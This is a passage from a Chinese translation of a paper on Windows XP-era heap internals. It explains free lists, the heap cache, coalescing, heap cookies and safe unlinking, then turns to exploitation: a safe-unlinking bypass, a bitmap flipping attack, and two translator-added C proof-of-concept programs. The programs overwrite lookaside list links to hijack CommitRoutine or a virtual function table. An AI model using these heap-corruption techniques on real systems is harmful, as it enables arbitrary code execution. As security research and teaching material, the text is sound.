堆缓存可以减少对FreeList[0]多次访问的开销。它通过在FreeList[0]的块中创建一个额外的索引来实现。值得注意的是，堆管理器并没有真正移动任何空的块到堆缓存。这些空的块依旧保存在FreeList[0]，但堆缓存保存着FreeList[0]内的一些节点的指针，把它们当作快捷方式来加快遍历。

这个堆缓存是一个简单的数组，数组中的每个元素大小都是int ptr_t字节，并且包含指向NULL指针或指向FreeList[0]中的块的指针。默认的，这个数组包含896个元素，指向的块在1024到8192之间。这是一个可配置的大小，我们将称它为最大缓存索引(*maximum cache index)*

每个元素包含一个单独的指向FreeList[0]中第一个块的指针，它的大小由这个元素决定。如果FreeList[0]中没有大小与它匹配的元素，这个指针将指向NULL。堆缓存中最后一个元素是唯一的：它不是指向特殊大小为8192的块，而是代表所有大于或等于最大缓存索引的块。所以，它会指向FreeList[0]中第一个大小大于最大缓存索引的块。

大部分的元素是空的，所以有一个额外的位图用来加快搜索。这个位图的工作原理跟加速空闲列表的位图是一样的。




Figure 4 – Heap Cache and FreeList[0]

虚拟分配列表(Virtual Alloc List)

每个堆都有一个虚拟分配的阀值***VirtualMemoryThreshold***。这个值默认是0xfe00, 与大小508k或更高的内存块相对应。已分配的块保存在堆基址的一个双向链表中。当需要释放它们的时候，由后端管理器直接将它们释放给内核(**VirtualAllocdBlocks** 在偏移 +0x50 和 +0x54处)。

(保存在如下这个结构中。在调用 HeapAlloc 的时候，会跟 VirtualMemoryThreshold 这个值判断。

```
0:000> dt _HEAP
ntdll!_HEAP
   +0x000 Entry                : _HEAP_ENTRY )
```

核心算法

分配搜索(allocation search)

这个空闲列表在两种情况下会被搜索：一是在处理分配请求的时侯，二是在给释放的空闲块找一个合适的位置。我们将在下面介绍相关的搜索方法。

如果请求的块小于0x80时，前端将不会去处理，此时就会搜索空表。如果搜到一个合适的空闲块，那么这个空闲块就会从空表上解除出来并且被处理。这个处理可能会涉及到分裂块，合并相邻块(这个可能会涉及到相邻块的解除连接)，并链接其余块到空表上。

这个搜索算法的基本目标是：给定一个特殊的块，我们能从空表中找到与它大小相合适的块。如果没有大小一致的块的话，它会找到下一个更大的可用的块。让我们来看看这些伪代码：

Listing 3 - Searching Pseudo-code Part 1

```
if (size<0x80)
{
// we have an entry in the lookaside list
       if (chunk = RtlpAllocateFromHeapLookaside(heap, size))
            return chunk;
}
```

Listing 4 - Searching Pseudo-code Part 2

```
if (size<0x80)
{
     // we have an entry in the free list
     if (FreeLists[size].flink != &FreeLists[size])
          return FreeLists[size].blink;
     // ok, use bitmap to find next largest entry
     if (offset=scan_FreeListsInUseBitmap(size))
     {
          return FreeLists[offset].blink;
     }
     // we didn't find an entry in the bitmap so fall through
     // to FreeLists[0]
}
```

如果大小小于 1024(0x80*8)，系统会直接进入到堆基址的空表中找相应块大小。如果空表中存在任何元素，这个搜索算法将会返回一个指向双向链表最后一个元素的指针。如果请求大小空闲列表为空，则系统需要寻找下一个最大的可用块。接下来，它会扫描空表位图，去寻找一个置位的与一个更大的块大小的空闲列表相对应。(为了思路清晰我们将位扫描代码抽象成一个函数)。如果它找到一个位图中设置位，将会返回对应空表的 Blink。

Listing 5 - Searching Pseudo-code Part 3

```
if (Heap->LargeBlocksIndex ) // Heap Cache active?
{
     foundentry = RtlpFindEntry(Heap, size);
     // Not found in Heap Cache
     if (&FreeLists[0] == foundentry )
          return NULL; // extend the heap
     // returned entry not large enough
     if (SIZE(foundentry) < size)
          return NULL; // extend the heap
     // if we're allocing a >=N (4k+) block,
     // and the smallest block we find is >=N*4 16k+.
     // flush one of the large blocks, and allocate a new
     // one for the request
     if (LargeBlocksIndex->Sequence && size > Heap->DeCommitFreeBlockThreshold &&
SIZE(foundentry) > (4*size))
     {
          RtlpFlushLargestCacheBlock(vHeap);
          return NULL; // extend the heap
     }
     // return entry found in Heap Cache
     return foundentry;
}
```

如果请求的块大小是>=1024，或者当系统在位图中找不到合适的块的时候，它会继续搜索 FreeList[0]中的块。正如你知道的，所有大于或等于 1024 的空闲块都被按从小到大的顺序保存在这个双向链表中。上面的代码查询堆缓存如果它存在的话。有一种特殊的情况是，当一个大的块分配请求时，将会分配一个更大的空闲块。这将阻止这些大于 16K 的空闲块集合在一起，如果它没有更高的 4k 的空闲块。

Listing 6 - Searching Pseudo-code Part 4

```
// Ok, search FreeList[0] - Heap Cache is not active
Biggest = (struct _HEAP *)Heap->FreeLists[0].Blink;
// empty FreeList[0]
if (Biggest == &FreeLists[0])
    return NULL; // extend the heap
// Our request is bigger than biggest block available
if (SIZE(Biggest)<size)
    return NULL; // extend the heap
walker = &FreeLists[0];
while ( 1 )
{
    walker = walker->Flink;
    if (walker == &FreeLists[0])
        return NULL; // extend the heap
    if ( SIZE(walker) >= size)
        return walker;
}
```

如果堆缓存没有开启，我们需要手动去搜索 FreeList[0]。在确定 FreeList[0]中最后一块大小满足其请求后，系统会从 FreeList[0]的第一块开始搜索。系统从 FreeList[0].Flink 中取回块，然后依次遍历这个链表直到找到一个合适的块。如果系统遍历了整个列表并且返回到 FreeList[0]的头结点处，那么它知道没有找到合适的块。

释放(Unlinking)

释放就是把一个指定的块从空表中释放出去。这个操作是攻击者利用堆破坏漏洞的典型的机制，所以现在会对其进行额外的安全检查，这个被称作安全解除链接。解除链接被用作在根据请求分配中将合适的块从空表中取出。它通常会通过搜索得到。也会被通过当堆管理器通过不同的机制得到一个指向块的指针时使用。这个常发生在合并操作的过程中，合并的块可能要从空表中删除。合并发生在分配的释放操作的过程中。最后，取消链接在分配过程中被使用，为了移除新建的空闲块，或者堆扩展。

这里有一段基本的释放的伪代码：

Listing 7 - Unlinking Pseudo-code

```
// remove block from Heap Cache (if activated)
RtlpUpdateIndexRemoveBlock(heap, block);
prevblock = block->blink;
nextblock = block->flink;
// safe unlink check
if ((prevblock->flink != nextblock->blink) ||(prevblock->flink != block))
{
    // non-fatal by default
    ReportHeapCorruption(…);
}
else
{
    // perform unlink
    prevblock->flink = nextblock;
    nextblock->blink = prevblock;
}
// if we unlinked from a dedicated free list and emptied it,
// clear the bitmap
if (reqsize<0x80 && nextblock==prevblock)
{
    size = SIZE(block);
    vBitMask = 1 << (size & 7);
    // note that this is an xor
    FreeListsInUseBitmap[size >> 3] ^= vBitMask;
}
```

这基本上就是从双向链表中断开结点的标准代码。有一点点补充，首先，如果堆缓存启用时，它会先更新堆缓存。然后，再执行安全释放。如果执行失败，这个断开链接的操作将不会进行，但它通常失败并不会导致异常，代码将继续进行。

在堆块被释放后，系统将会尝试去更新位图。注意这里会执行XOR去置位，这可以被攻击者利用。特别是，如果取消链接操作失败，但是我们有一个之前的块，并且这个块和下一个块相等，它将会切换位图中相应的位。（这个特性在*Heaps about Heaps*中有介绍．）

链接(Linking)

链接(Linking)就是把不在列表中的块放到空表中的合适位置去。在某些特殊的情况，这个操作首先要在空表中搜索合适的位置。链接操作还发生在当一个块被分割，然后把剩余的放回空表中的时候。让我们来看看相关链接操作的伪代码：

Listing 8 - Linking Pseudo-code

```
int size = SIZE(newblock);
// we want to find a pointer to the block that will be after our block
if (size < (0x80))
{
    afterblock = FreeList[size].flink;
    //toggle bitmap if freelist is empty
    if (afterblock->flink == afterblock)
        set_freelist_bitmap(size);
}
else
{
    if (Heap->LargeBlocksIndex ) // Heap Cache active?
        afterblock = RtlpFindEntry(Heap, size);
    else
        afterblock = Freelist[0].flink;
    while(1)
    {
        if (afterblock==&FreeList[0])
            return; // we ran out of free blocks
        if (SIZE(afterblock) >= size) // we point to the before and after links
            newblock->flink = afterblock;
        newblock->blink = beforeblock;
        // now they point to us
        beforeblock->flink = newblock;
        afterblock->blink = newblock;
        // update the Heap Cache
        RtlpUpdateIndexInsertBlock(Heap, newblock);
        break;
        afterblock=afterblock->flink;
    }
}
// now find a pointer to the block that will be before us
beforeblock=afterblock->blink;
```

这段代码为了找到合适的位置先进行简单的搜索。如果大小<1024,它将把这个块插入到空表中合适的位置去。如果之前空表是空的，它将会置位。

如果大小大于或等于 1024，它将会在在 FreeList[0]中找到合适的位置，通过遍历这个双向链表。如果堆缓存存在，它将会在找到最佳位置开始搜索。（注意，这让我们更加灵活，当我们去同步堆缓存的时候）

合并(Coalescing)

合并在后端堆管理器往空表中增加一大块的时候，如果存在相邻的可以被链接的空闲块，这将检查连续的内存块的邻居，看看是否有存在相邻的连续的。这可以帮助防止堆碎片，并降低内联的元组数据的数量。当一个块被传递给HeapFree()，如果前端处理器不会破坏该请求，那个这个块最终会被传递给RtlpCoalesceFreeBlocks()。让我们来看看相关伪代码:

Listing 9 - Coalescing Pseudo-code

```
// lpMem is the chunk passed to HeapFree()
currentChunk = lpMem;
// turn heap blocks into bytes
prev_size = currentChunk->prev_size * 8;
chunkToCoalesce = currentChunk - prev_size;

// lpMemSize is a pointer to the size of the chunk to be freed in blocks
totalSize = chunkToCoalesce->Size + *lpMemSize;
if(chunkToCoalesce != currentChunk && chunkToCoalesce->Flags != Flags.Busy && totalSize > 0xFE00)
{
	tempBlink = chunkToCoalesce->Blink;
	tempFlink = chunkToCoalesce->Flink;
	// remove the chunk from the FreeList
	if (tempBlink->Flink == tempFlink->Blink && tempBlink->Flink == &(chunkToCoalesce))
	{
		RtlpUpdateIndexRemoveBlock(heap, chunkToCoalesce);
		chunkToCoalesce->Blink->Flink = tempFlink;
		chunkToCoalesce->Flink->Blink = tempBlink;
	}
	else
	{
		RtlpHeapReportCorruption(chunkToCoalesce);
	}
	if(tempFlink == tempBlink)
	{
		// XOR the FreeListBitMap accordingly
		if (chunkToCoalesce->Size < 0x80)
		{
			heap+0x158+(chunkToCoalesce->Size>>3)) ^= (1<<(chunkToCoalesce->Size&7)));
		}
	}

	tempFlags = chunkToCoalesce->Flags;
	tempFlags &= CHUNK_LAST;
```

```
        chunkToCoalesce->Flags = tempFlags;
        if(tempFlags != 0x0)
        {
                if(chunkToCoalesce->SegmentIndex > 0x40)
                {
                        RtlpHeapReportCorruption(chunkToCoalesce);
                }
                else
                {
                        heap->Segements[ chunkToCoalesce->SegmentIndex ]->LastEntryInSegment = chunkToCoalesce;
                }
        }

        *lpMemSize += chunkToCoalesce->Size;
        heap->TotalFreeSize -= chunkToCoalesce->Size;
        chunkToCoalesce->Size = *lpMemSize;
        if( chunkToCoalesce->Flags != Flags.LastEntry)
        {
                // make the chunk after current's prev_size equal to
                // those two that were just coalsced
                (SHORT)chunkToCoalesce+(lpMemSize * 8)+ 2 =(SHORT)*lpMemSize;
        }
        currentChunk = chunkToCoalesce;
}
chunkToCoalesce = currChunk+(*lpMemSize*8);
totalSize = chunkToCoalesce->Size + *lpMemSize;
if (currChunk->Flags != Flags.LastEntry && chunkToCoalesce->Flags != Flags.Busy)
{
        if (totalSize > 0xFE00)
                return currChunk;
        tempFlags = chunkToCoalesce->Flags;
        tempFlags &= CHUNK_LAST;
        chunkToCoalesce->Flags = tempFlags;
        if (tempFlags != 0x0)
        {
                if (chunkToCoalesce->SegmentIndex > 0x40)
                {
                        RtlpHeapReportCorruption(chunkToCoalesce);
                }
                else
                {
                        heap->Segements[chunkToCoalesce->SegmentIndex]->LastEntryInSegment = chunkToCoalesce;
                }
        }
```

```
        tempBlink = chunkToCoalesce->Blink;
        tempFlink = chunkToCoalesce->Flink;
        //remove the chunk from the FreeList and Unlink it
        if (tempBlink->Flink == tempFlink->Blink && tempBlink->Flink == &(chunkToCoalesce))
        {
                RtlpUpdateIndexRemoveBlock(heap, chunkToCoalesce);
                chunkToCoalesce->Blink->Flink = tempFlink;
                chunkToCoalesce->Flink->Blink = tempBlink;
        }
        else
        {
                RtlpHeapReportCorruption(chunkToCoalesce);
        }
        if (tempFlink == tempBlink)
        {
                if(chunkToCoalesce->Size < 0x80)
                {
                        // XOR the FreeListBitMap accordingly
                        heap+0x158+(chunkToCoalesce->Size>>3)) ^= (1<<(chunkToCoalesce->Size&7)));
                }
        }
        *lpMemSize += chunkToCoalesce->Size;
        heap->TotalFreeSize -= chunkToCoalesce->Size;
        currChunk->Size = (SHORT)*lpMemSize;
        if(currChunk->Flags != Flags.LastEntry)
        {
                currChunk+(lpMemSize * 8) + 2 = (SHORT)*lpMemSize;
        }
}
return currChunk;
```

正如你看到的，代码试图合并在前面或后面有连续内存块的块。它解除从空表和堆缓存中合并的块。它将会更新 FreeListBitMap，如果 FLink 和 Blink 是相等的，那么它将会让它成为列表中的最后一个结点。

Note: 这个合并的过程在现实过程中将增加我们对堆元数据进行攻击的难度。一个通用的处理方法是寻找有特殊标记表明相邻块在连续内存是无法聚合的堆。

安全机制

堆 Cookie

堆cookie是一个在Windows XP SP2中被引入的安全机制。它是由嵌套在块首的单个字节值组成。当一个块通过RtlHeapFree()被释放的时候，这个值被检查。当这个块被分配的时候并不会被检查。 cookie信息很难被猜到的，这样的对于攻击者而言，如果要改变标记，段索引，或者应用数据，就必须覆盖堆cookie。当然堆cookie的值，仅仅有一个字节，所以，攻击者有256次机会猜中这个正确的cookie的值。下面的图显示了在Windows XP SP3上有着堆Cookie的块头：




Figure 5 - Heap Cookie in Chunk Header

堆块的地址决定了堆Cookie的值. 下面的算法确定可以堆cookie是否被破坏:

Listing 10 – Cookie Check

```
if ((&chunk / 8) ^ chunk->cookie ^ heap->cookie )
{
    RtlpHeapReportCorruption(chunk)
}
```

如果堆 cookie 已经被改变，RtlpHeapReportCorruption 将会被调用。如果在最新的 Windows 版本中 HeapEnableTerminateOnCorruption 被设定，则进程将会被终止。

> **Note**: 实际上，堆破坏被结束仅仅在最新的Windows版本上，譬如Window2008和Vista。 我们将在下面更进一步讨论。

安全删除链接(Safe Unlinking)

安全删除链接是Windows XP SP2中引入的另一个安全机制。当准备解除这个

块的时候，会先确定下这个块是否属于这个链表。让我们来看看一些伪代码：


Listing 11 – Safe Unlinking

```
prevblock = block->blink;
nextblock = block->flink;
// safe unlink check
if ((prevblock->flink != nextblock->blink) || (prevblock->flink != block))
{
    // non-fatal by default
    ReportHeapCorruption(block);
}
else
{
    // perform unlink
    prevblock->flink = nextblock;
    nextblock->blink = prevblock;
}
```


安全解除检测要求提供一个指向双向链表中你想删除的结点的指针。它首先会检测 Preblock->FLink 指针和 nextblock->Blink 指针是不是指向同一地址。然后，再确认所有的这些指针指向将要被从双向链表中删除的块的地址。在实践中这个过程很难被破坏，虽然 Matt 和 Oded 有一个很聪明的方法，不幸的是，这个方法有一些限制的先决条件。(Conover and Horovitz 2004)

附：这里介绍一下这个很聪明的方法

下图为覆盖前的图：假设左边的块为 A，右边的块为 B。在 freelist 中，AB 构成一个双向链表，然后，当我们 safe unlinking B 的时候，需要确定
B->Flink->Blink == B 确定它的下一个块的前向指针指向 B
B->Blink->Flink == B 确定它的上一个块 A 的后向指针指向 B



此时，我们将 B 的 Flink 的值覆盖成 ListHead[n-1]的 Blink 的指针，将 B 的 Blink 指针覆盖成 listHead[n]的 Blink 的指针，覆盖完后的图为：



这样，B->Flink 指向 ListHead[n-1][4]Blink 处，而它的 Blink 则为 ListHead[n].Flink,正好指向 B。B->Blink 指向 listHead[n].Blink 处，而它的 Flink 则为 ListHead[n].Flink,也指向了 B 本身，就样便可以绕过 safe unlinking 了。当然，在实际应用中，这种方法有很多的限制。

如果安全检查失败, RtlpHeapReportCorruption()将会被调用，在最近的版本中，如果HeapEnableTerminateOnCorruption被设制，则进程会被终止。 另外,在XP和Server 2003k中， 进程不会终止，但它会导致执行出错，块并没有被解除。

进程终止(Process Termination)

如上所述，如果堆算法检测到堆的元数据被破坏，它将会调用RtlpHeapReportCorruption()。在Vista和2008server，如果HeapSetInformation()被调用并且HeapEnableTerminateOnCorruption被设置，进程将会被终止。需要注意的是，在XP和Windows 2003中，设置HeapEnableTerminateOncorruption并不会起到任何作用。它仅仅在Windows2008 Server和Windows Vista中被支持。可以在 http://msdn.microsoft.com/enus/library/aa366705(VS.85).aspx 找到相关

HeapSetInformation()的信息。

如果系统因为块被破坏无法将一个块安全的从空闲列表上释放，那么这个行为依赖的很多块也都被破坏了。如果FLink和Blink指针异常，当它们被解除引用的时候，将会引起一个访问异常，这将会被终止除非调用函数有一些异常处理。
当FLink和Blink指针被一些可读的地址覆盖时，这个块在进行安全解除检查的时候会失败。

安全解除检查或cookie检查失败并不会防碍攻击，因为失败并不会引起未处理的异常或者会引发进程终止。

根据之前提到的，**HeapSetInformation()**这个函数中的**HeapEnableTerminationOnCorruption**这个选项在Server 2008和Vista中并不被支持。在2003和XP中，如果gflag　**FLG_ENABLE_SYSTEM_CRIT_BREAKS**被设置的话，堆管理器将会在安全解除检查失败的情况下，调用**DbgBreakPoint()**并引发一个异常。这是一个不经常使用的设定，因为它并没有被记录在文档中。

利用

Lookaside List Link Overwrite

正如我们前面提到的，LAL前端有128条相链着空闲块的单链表。对于每个小于1024-8字节的有效请求都有一个列表(包含8字节的块头)。在分配或释放空闲块时，LAL前端是先考虑的。下面有一个关于LAL[4]的例图，其中包含两个空闲块(但这两个块被标记为BUSY，这样阻止后端去去处理它们)
LAL[4]对应着大小为4(32字节)的块，系统可以分配24个字节的请求(因为有个8字节的头)




Figure 6- LAL Before Corruption

如果你想到从 0x153620 开始溢出，覆盖 FLink 指针，你可以将 FLink 覆盖为你想要的任何地址。 (Conover and Horovitz 2004) 如果攻击者能够充分的控制内存的分配和写操作，那么他们就能够改变程序的执行流程并最终获得任意代码执行。下面的表显示了在 0x153620 处发生溢出后的链表:




Figure 7 – LAL After Corruption

可以看到地址已经改变成堆基址为0x150000的LockVariable。如果你分配一个24字节大小的块，你将会接收到一个在0x153600处的块，使得链表如下:




Figure 8 – LAL After Allocation

如果第二次分配24个字节，内存管理器将返回地址为0x150578。如前面所述，这是该基于0x150000堆的LockVariable位置。如果用户控制的数据可以写入这个位置的前四个字节，它将会覆盖CommitRoutine，当用户提交更多的内存分配请求时会调用这个函数指针。这仅仅是一个滥用LAL块破坏的机制，但是也有很多选择，攻击者可以把N个任意的字节写入一个任意的位置X。

另外，我们可以覆盖PEB的FastPebLockRoutine和FastPebUnlockRoutine这两个值。也可以起到执行代码的作用。

```
0:000> dt _PEB
ntdll!_PEB
    +0x000 InheritedAddressSpace : UChar
    +0x001 ReadImageFileExecOptions : UChar
    +0x002 BeingDebugged       : UChar
    +0x003 SpareBool           : UChar
    +0x004 Mutant              : Ptr32 Void
    +0x008 ImageBaseAddress : Ptr32 Void
    +0x00c Ldr                 : Ptr32 _PEB_LDR_DATA
```

```
   +0x010 ProcessParameters : Ptr32
_RTL_USER_PROCESS_PARAMETERS
   +0x014 SubSystemData     : Ptr32 Void
   +0x018 ProcessHeap       : Ptr32 Void
   +0x01c FastPebLock       : Ptr32 _RTL_CRITICAL_SECTION
   +0x020 FastPebLockRoutine : Ptr32 Void
   +0x024 FastPebUnlockRoutine : Ptr32 Void
```

附：

下面举两个lookaside覆盖攻击的简单例子。

(1) 覆盖CommitRoutine(windows xp sp3)

```
#include <stdio.h>
#include <windows.h>


int main(){

	HLOCAL h1,h2,h3,h4;
	HANDLE hp;

	//alloc a heap
	hp = HeapCreate(0,0x1000,0);

	h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,24);
	h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,24);

	HeapFree(hp,0,h1);
	HeapFree(hp,0,h2);

	memcpy(h1,"AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDD\x78\x05
\x3a\x00",36);//0x3a0578,0x3a0000是新建堆的基址，此时覆盖

	h3 = HeapAlloc(hp,HEAP_ZERO_MEMORY,24);//当h2从lookaside表中移
掉

	//这时候，再分配时，将会从0x3a0578的地址开始分配
	h4 = HeapAlloc(hp,HEAP_ZERO_MEMORY,24);

	//然后，我们覆盖CommitRoutine的值
	memcpy((char *)h4+4,"AAAA",4);
	//之后如果我们继续申请大内存，会触发CommitRoutine这个函数指针，
而由于这个指针我们可控，所以可以导致执行任意代码。

	HeapDestroy(hp);
	return 0;
}
```

(2) 覆盖虚函数表(Windows xp sp3)

```
#include <stdio.h>
#include <windows.h>
class test {//定义一个类结构
public:
	test(){
		memcpy(m_test,"1111111111222222",16);
	};
	virtual void testfunc(){//等下我们要覆盖的虚函数
		printf("aaaa\n");
	}
	char m_test[16];
};
int main(){

	HLOCAL hp;
	HLOCAL h1,h2,h3;
	hp = HeapCreate(0,0x1000,0);//新创建一个堆块
	//申请一样大小的三块，申请24.
	h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,24);
	h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,24);
	h3 = HeapAlloc(hp,HEAP_ZERO_MEMORY,24);

	//将第一块内充满shellcode,
	memcpy(h1,"AAAABBBBCCCCDDDDEEEEFFFFGGGG",24);

	test *testt = new test();
	test *tp;
	memcpy(h3,testt,24);//将创建的类的结构拷贝到第三个堆块中去

	//释放后将它们都会自动添加到lookaside链表中去。H3->h2->h1
	HeapFree(hp,0,h1);
	HeapFree(hp,0,h2);
	HeapFree(hp,0,h3);

	//添加完后，其虚函数的地址被修改为h1的地址
	//下面调用其虚函数。
	tp = (test *)h3;
	tp->testfunc();//此时执行的是0000AAAABBBB这些填充的shellcode

	delete testt;

	HeapDestroy(hp);
	return 0;
}
```

Bitmap Flipping Attack

Brett Moore令人振奋的演讲*Heaps about Heaps* (Moore 2007)讲述了关于位图攻击的细节。为了追踪这个攻击的历程，我们从2007年 Nicolas Waisman向提出DailyDave一个疑问开始。

Listing 12 – Nico's Riddle

> 让我们来谈谈这个有趣的疑问来振奋下精神吧(这是个激动人心的话题)
> 谜语: 你正试着攻击一个远程服务在旧的Windows 2000(或者任一个SP上)，原来的内容如下:
> inc [**edi**] // **edi**为可控
> **edi** 最好的选择是什么呢?(译者注：哈哈，可将要攻击的堆的 bitmap 的地址放到 edi 中，然后让其内容加一，改变其 bitmap 结构，从而在后面的分配中造成攻击)

这是一个非常简单的位图翻转攻击利用，由于递增一个用户可控的地址的值。如果自由列表的位图可以被欺骗成他拥有空闲块在一个特定的FreeList组中，它将会任意写堆中的数据。

正如前面所讨论的, FreeList有两个指针, FLink和Blink. 如果这个表项是空的, 那么这两个指针会指向堆基址最开始的节点处. 让我们来看一个从0x150000开始的堆的FreeList的例子:

